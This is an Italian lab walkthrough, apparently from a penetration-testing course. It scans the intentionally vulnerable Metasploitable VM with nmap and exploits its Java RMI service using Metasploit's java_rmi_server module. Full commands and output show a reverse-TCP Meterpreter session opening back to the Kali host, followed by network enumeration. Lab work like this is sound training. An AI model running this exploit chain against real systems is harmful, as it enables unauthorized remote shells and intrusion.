
Sessione meterpreter verso metasploit.
(java-rmi)

Prima dobbiamo configurare l'IP che andremo a usare.

A kali li diamo 192.168.11.111

A meta li diamo 192.168.11.112



Andiamo a fare un port scanning a Metasploitable.

Con -sV possiamo scansionare le versione di ogni servizio trovato.

Con -T5 possiamo scansionare in maniera veloce.

Con -p- possiamo scansionare tutte le porte possibile.

Abbiamo trovato il servizio java-rmi sulla porta 1099

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -T5 -p- 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 08:30 GMT
Warning: 192.168.11.112 giving up on port because retransmission cap hit (2).
Stats: 0:03:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.52% done; ETC: 08:34 (0:01:12 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.053s latency).
Not shown: 46265 closed tcp ports (conn-refused), 19246 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
46433/tcp open  mountd      1-3 (RPC #100005)
50802/tcp open  status      1 (RPC #100024)
58717/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 332.07 seconds
```

Siccome vogliamo sfruttare il servizio java_rmi, facciamo search java_rmi.

Il modulo 1 sembra interessante, andiamo a usarlo.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces
Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Defa
ult Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endp
oint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deseri
alization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_im
pl

msf6 > use exploit/multi/misc/java_
use exploit/multi/misc/java_jdwp_debugger  use exploit/multi/misc/java_jmx_server     use exploit/multi/misc/java_rmi_
server
msf6 > use exploit/multi/misc/java_rmi_server
```

Con show options andiamo a vedere le configurazione che dobbiamo fare. Ci manca RHOSTS,ovvero l'IP di la macchina target.

Con set rhosts andiamo a settarla.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
ics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Siamo dentro. Abbiamo una sessione meterpreter su Metasploitable.

Prima facciamo un ifconfig per controllare la configurazione di rete.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/loewGSq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36040) at 2024-01-19 08:38:46 +0000

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:971e
IPv6 Netmask : ::

meterpreter >
```

Finalmente, per controllare la routing table di Metasploitable, utilizziamo il comando route.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe33:971e ::       ::
```

Thanks for
watching!